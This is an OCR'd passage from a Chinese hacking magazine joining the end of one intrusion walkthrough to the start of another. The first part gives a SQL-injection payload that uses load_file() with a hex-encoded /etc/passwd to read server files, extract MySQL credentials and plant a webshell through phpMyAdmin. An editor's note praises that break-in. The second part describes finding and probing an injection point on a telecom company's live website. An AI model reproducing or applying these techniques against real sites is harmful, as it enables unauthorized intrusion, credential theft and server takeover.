1,2,3,4,5,6,7,load_file(0x2F6574632F706173737764),9”。括号里面是“/etc/passwd”转换的十六进制编码，因为“/”在URL中会被转义，所以把“/etc/passwd”转换成了十六进制），结果如图12所示。

可以读取“/ect/passwd”，应该没什么问题了，还记得我们刚才暴出来的路径吗，直接读“/data01/www/cati/article_literature.php”，文件的顶端会有数据库调用的文件，如图13。




图12

然后我们去读取mysql.php这个文件，这个文件相当于mssql的CONN文件，现在就去读这个文件寻找可爱的MYSQL密码吧，如图14。

```
<title><?php
        require_once("../includes/config.php");
        require_once("../includes/mysql.php");
        require_once("../includes/function.inc.php");
        $db             = new Db_Mysql();
        $link           = $db->connect();
```

图13




图14

成功的读出了mysql密码，我们可以登录phpmyadmin，然后就可以使用备份的方法来获取webshell了，如图15。




图15

（文章中涉及到的工具PHP文件读取器已经收录在光盘中）

小编点评：

现在的PHP站点越来越多，ASP已经随着时间的推移在慢慢的退出WEB这个舞台，PHP的安全问题逐渐被人们所重视，而作者本文中借用一个站点存在的注入漏洞，配合PHP脚本及服务器上的一些默认疏漏成功而完美的入侵，带给我们的不仅仅是一个结果，

在此过程中相信大家也会学到类似root权限区别于sa权限，以及union查询的一些技巧吧，当然PHP中还有更多的秘密等待着大家去揭示……

文章难易度：☆☆☆
文章知识点：利用eWebEditor漏洞配合系统本身验证漏洞获取电信网站后门

小菜巧遇电信网站漏洞之后

hack1st

一、发现漏洞

最近家里网速一直很慢，跑到电信网站上留言，也一直没有答复。唉，随便看看吧，打开一篇文章，发现是“.asp?id=654”的格式，就习惯性的在网址后面加了个“'”，没想到竟然返回了熟悉的错误信息，难道电信网站也存在这样的注入漏洞吗（图1）？




图1

于是我连忙拿出啊D对网站进行了一番检测，果真存在一个注入点（图2）。




图2

双击注入点对其进行检测，点完“检测”后返回了一些注入点的信息，发现为“Access数据库”，然后点“检测表段”对数据库里的表段进行猜测，不过它的表名很特殊，而啊D的表名文件里没有的表段就检测不出来了，所以我们只检测出了一个表“news”，这个表段通常是没有利用价值的（图3）。

二、小试身手

没有系统表段是很难找到管理员的帐号和密码的，既然这样我们就先找它的后台地址再吧，在啊D的“管理入口检测”里填上网站地址，然后点“检测管理入口”，它就会对后台地址进行猜测了，幸运的话就会给你列出来（图4）。

